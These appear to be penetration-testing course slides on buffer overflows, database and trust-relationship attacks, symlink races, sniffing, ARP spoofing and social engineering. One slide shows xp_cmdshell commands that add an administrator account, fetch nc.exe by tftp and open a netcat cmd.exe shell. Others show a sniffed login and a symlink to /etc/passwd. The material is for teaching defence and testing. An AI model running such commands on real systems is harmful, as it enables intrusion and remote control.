
- A buffer overflow occurs when programs do not adequately check input for appropriate length
- This allows hackers to execute arbitrary code with the privilege of the running program—sometimes root
- The vulnerability almost always stems from poor programming practices
- Commonly used to exploit SUID root files, enabling the attackers to execute commands with root privileges

IATAC



Buffer Overflows

Allows hackers to execute arbitrary code with the privilege of the running program - often at superuser or administrator levels



Buffer Overflow Examples: IIS Buffer Overflow

- .printer ISAPI
 - “Windows 2000 Internet printing ISAPI extension contains msw3prt.dll which handles user requests. Due to an unchecked buffer in msw3prt.dll, a maliciously crafted HTTP printer request containing approximately 420 bytes in the ‘Host:’ field will allow the execution of arbitrary code.”
 - Metasploit Exploit: **IIS 5.0 Printer Buffer Overflow**
 - Target Port: TCP 80
 - Target Application: IIS 5.0

IATAC



Buffer Overflow Examples: RPC DCOM

“There is a vulnerability in the part of RPC that deals with message exchange over TCP/IP. The failure results because of incorrect handling of malformed messages. This particular vulnerability affects a [Distributed Component Object Model \(DCOM\)](#) interface with RPC, which listens on RPC enabled ports. This interface handles DCOM object activation requests that are sent by client machines to the server. An attacker who successfully exploited this vulnerability would be able to run code with Local System privileges on an affected system. The attacker would be able to take any action on the system, including installing programs, viewing changing or deleting data, or creating new accounts with full privileges..”

- Metasploit Exploit: **Microsoft RPC DCOM MSO3-026**
- Target Port: TCP 139
- Target Application: Microsoft RPC DCOM

IATAC



Buffer Overflow Examples: LSASS

“Stack-based buffer overflow in certain Active Directory service functions in LSASRV.DLL of the Local Security Authority Subsystem Service (LSASS) in Microsoft Windows NT 4.0 SP6a, 2000 SP2 through SP4, XP SP1, Server 2003, NetMeeting, Windows 98, and Windows ME, allows remote attackers to execute arbitrary code via a packet that causes the DsRolerUpgradeDownlevelServer function to create long debug entries for the DCPROMO.LOG log file, as exploited by the Sasser worm. .”

- Metasploit Exploit: **Microsoft LSASS MSO4-011 Overflow**
- Target Port: TCP 139
- Target Application: Windows LSASS service

IATAC



Buffer Overflow Examples: MSSQL

“An MS SQL Server function that handles remote login authentication contains an exploitable buffer overflow vulnerability. According to Microsoft, an unauthenticated remote attacker sending a maliciously crafted login request can execute arbitrary code with the privileges of the server process (typically domain user). ”


- Metasploit Exploit: **MSSQL 2000/MSDE Hello Buffer Overflow**
- Target Port: TCP 1433
- Target Application: SQL Server 2000

IATAC



Database Security

- Database security is often taken for granted.
- If a system is completely hardened but a database server password is left as default the system can be compromised
- Commands can be executed through:
 - MS SQL 2000
 - Oracle under Windows
 - Oracle under Solaris



```
MSDE Plus - [sa@156.80.189.114*]
File Edit Search Tools View Window Help
master
1  exec master..xp_cmdshell 'dir c:\'
2
3  exec master..xp_cmdshell 'net user testing testing /add'
4  exec master..xp_cmdshell 'net user testing /del'
5  exec master..xp_cmdshell 'net localgroup administrators testing /add'
6  exec master..xp_cmdshell 'net user'
7  exec master..xp_cmdshell 'net localgroup administrators'
8
9  exec master..xp_cmdshell 'mkdir c:\bah'
10 exec master..xp_cmdshell 'tftp -i 192.168.5.76 GET nc.exe c:\bah\nc.exe'
11 exec master..xp_cmdshell 'dir c:\bah'
12 exec master..xp_cmdshell 'c:\bah\nc.exe -d -l -p 8080 -e cmd.exe'
```

output		
Volume in drive C has no label.		
Volume Serial Number is 0038-2E3E		
Directory of c:\		
08/18/2003 11:38a	<DIR>	WINNT
08/18/2003 11:42a	<DIR>	Documents and Settings
08/18/2003 11:42a	<DIR>	Program Files
08/18/2003 11:59a	<DIR>	Inetpub
08/22/2003 08:51a	<DIR>	toast

IATAC



File shares exposures

- Allows transparent access to files directories of remote systems as if they were stored locally
- NFS used on Unix systems. Versions 1 and 2 were originally developed by Sun Microsystems. Version 3 is employed by most modern flavors of Unix
 - The potential for abusing NFS is high and is one of the more common Unix attacks
 - Many buffer overflow conditions related to mountd (the NFS server) have been discovered
 - NFS relies on RPC service and can be fooled into allowing attackers to mount a remote file system
- Windows uses CIFS/NMB and has its own set of issues

IATAC



Trust Relationships



- Once a system is compromised, the tester will attempt to determine trust relationships between the compromised host and other hosts on the network
- An example of a trust relationship is two Windows domains “trusting” each other and sharing resources
- Trust relationships are used to allow hosts and users to access resources on remote hosts more easily
 - A user can access resources on a remote host without authentication
 - The remote host trusts the user’s host to authenticate the user
- Trust relationships provide a “shortcut” to compromising other hosts

IATAC



Trust relationships: “R” commands

- Include, rlogin, rsh, rexec, etc.
- Implement a trust model based on the IP address of client machines
- Users can define trust relationships for their accounts
 - For example, they can specify who can rlogin from what hosts to their account on the server
- Based on address or hostname
- Global trust set my sys admin in /etc/hosts.equiv
- User-level trust set by user in ~/.rhosts
- The /etc/hosts.equiv and ~/.rhosts can “restrict” access based on IP and/or username, but IP is most useful because passwords not used to authenticate the specified usernames (all an attacker needs is the username)
- Plus sign (+) denotes all IPs or all users

IATAC



Trust relationships: NIS

- NIS provides a way to centrally manage users on Unix/Linux network
 - One user id/password database (usually called a map) on NIS server
 - When user attempts to logon to a NIS client, the client will query the NIS server to identify and authenticate the user
- NIS client and server participate in NIS domains
 - There can be multiple domains on one network
 - Servers can only serve one domain
 - Clients can "belong" only to one domain at a time
- The NIS passwd map contains password hashes and is universally readable by domain client machines
- After binding a machine to a NIS domain you can request a copy of the passwd map
- This map is in a format that can be submitted to the famous 'crack' password checker



IATAC



Race Condition Attack

- Occurs when attackers take advantage of a program or process while it is performing a privileged operation
- Typically this includes timing the attack to abuse the program or process after it enters a privileged mode but before it gives up its privileges
- If the attackers successfully manage to compromise the file or process during its privileged state, it is called “winning the race” hence the name for these types of exploits

IATAC



Symlink vulnerabilities

- A symbolic link (symlink) is nothing more than a file that points to a different file (similar to a shortcut in Windows)
- Created via the ln command:
 - [flanders]\$ ln -s /etc/passwd /tmp/foo
- Now if we cat out /tmp/foo, we get a listing of the password file
 - The symlink's permissions do NOT override the file permissions on the target

IATAC



Symlink vulnerabilities

- Often programs will change the permissions of a file. If those programs run with privileged permissions (SUID root), a user could strategically create symlinks to trick those programs into modifying critical system files.
- The Solaris dtappgather exploit is a common example of this

IATAC



Code for symlink example

```
void main(int argc, char * argv[]) {
    int fd;
    int uid; char filename[L_cuserid+4];
    struct passwd * pwdata;

    // Determine current real user
    uid = getuid();
    pwdata = getpwuid(uid);
    snprintf(filename, L_cuserid+4, "%s.dat", pwdata->pw_name)

    fd = open(filename, O_CREAT|O_RDWR);
    if (fd == -1) { perror("File could not be opened"); exit(1); }

    if (fchmod(fd, S_IRUSR|S_IWUSR|S_IRGRP|S_IROTH)==-1)
        { perror("Coult not change permissions"); exit(1); }

    if (fchown(fd, uid, -1)==-1)
        { perror("Could not take possession of file"); exit(1); }

    close(fd);
}
```

IATAC



Network Sniffers


- A sniffer is
 - A network eavesdropping utility.
 - Captures, intercepts and stores packets
 - Requires direct access to network
- A sniffer puts a network interface card (NIC) into promiscuous mode.
- Normally (in non-promiscuous mode) a network card processes two types of packets:
 - Packet addresses specifically for that host
 - Broadcast packets
- In promiscuous mode every packet on the local network segment is forwarded up to the application layer.

IATAC



Network Sniffers

- Intercepts all traffic on a network segment including:
 - E-mail traffic
 - E-mail, FTP, Telnet, and HTTP passwords
 - HTTP traffic
- Allows the user to read all unencrypted intercepted data.



```
Contents of TCP stream
250-EXPN0
250-ETRN0
250-PIPELINING0
250-DSND
250 AUTH=LOGIN0
AUTH LOGIN MDIZMji40
334 UGFzc3dvcmQ60
NDZjcm93bg==0
235 Authentication successful0
MAIL FROM:< john_smith@doa.gov >0
250 sender < john_smith@doa.gov > ok0
RCPT TO:<philco1941@hotmail.com>0
250 Recipient <philco1941@hotmail.com> ok0
DATA0
354 Ok Send data ending with <CRLF>.<CRLF>0
Message-ID: <3A689AD4.81C77B24@bah.com>0
Date: Fri, 19 Jan 2001 14:51:48 -05000
From: John Smith < john_smith@doa.gov >0
X-Mailer: Mozilla 4.7 [en] (winNT; U)0
X-Accept-Language: en0
MIME-Version: 1.00
To: philco1941@hotmail.com0
Subject: Visa Card Number0
Content-Type: multipart/mixed;0
boundary="-----1D33CC11103D57498B916A02"0
0
This is a multi-part message in MIME format.0
-----1D33CC11103D57498B916A020
Content-Type: text/plain; charset=us-ascii0
Content-Transfer-Encoding: 7bit0
0
Susan,0
0
My visa card number for you to order the stuff for the kitchen is 11110
2222 3333 4444 5555 and the expiration date is 01/00.0
0
John0
-----1D33CC11103D57498B916A020
Content-Type: text/x-vcard; charset=us-ascii:0
Entire conversation (1863 bytes)
^ ASCII ^ EBCDIC ^ Hex Dump
Print Save As Close
```

IATAC



ARP Spoofing

- What is ARP Spoofing?
 - ARP spoofing, also known as ARP poisoning, is a technique used to attack an Ethernet network which may allow an attacker to sniff data frames on a switched local area network (LAN) or stop the traffic altogether (known as a denial of service attack).
 - The principle of ARP spoofing is to send fake, or 'spoofed', ARP messages to an Ethernet LAN. These frames contain false MAC addresses, confusing network devices, such as network switches. As a result frames intended for one machine can be mistakenly sent to another (allowing the packets to be sniffed) or an unreachable host (a denial of service attack).
 - http://en.wikipedia.org/wiki/ARP_spoofing
- Is it a good idea to ARP Spoof a clients/your production network?

IATAC



Session Hijacking

- Session hijacking is another option in compromising a host
- Used to steal or monitor traffic between a target and trusted host
- Can occur locally or remotely
- Can occur on switched or un-switched networks
- Two types of session hijacking
 - Man-in-the-Middle
 - Stealing identity to exploit trust relationship



IATAC



The Human Factor

- Social engineering is somewhat unique:
 - Blended attack, uses both cyber and non-cyber attack vectors
 - Targets the human factor rather than technological weaknesses
 - Can be part of discovery or attack phases
 - Cannot be fixed or patched completely
- Social engineering can be useful to test user awareness and existing policies and procedures.
- Social Engineering is not always part of a test, sometimes the ROE specifically excludes it.
- Spoofed e-mails, fake websites, or other social engineering tools should be approved with the client before being used.

IATAC



Social Engineering - Statistics

- The odds that a direct social engineering attack will be successful are staggeringly high
 - International Bank – 85% kill ratio via telephone
 - Large Civil Agency – 100% kill ratio person to person
- Results include:
 - IP addresses discovered
 - Social Security Numbers harvested
 - Customer data stolen
 - Username/Passwords compromised
 - Rogue software installed



IATAC



Resources: Websites

- <http://www.hackingexposed.com/>
- <http://online.securityfocus.com/>
- <http://www.sans.org/>
- <http://www.cert.org/>
- <http://csrc.nist.gov>
- <http://www.securify.com/>
- <http://packetstormsecurity.com/>
- <http://lists.netsys.com/mailman/listinfo/full-disclosure>
- <http://www.wi-foo.com>



IATAC



Next Thursday's Class

Input Validation



IATAC



Questions?

IATAC

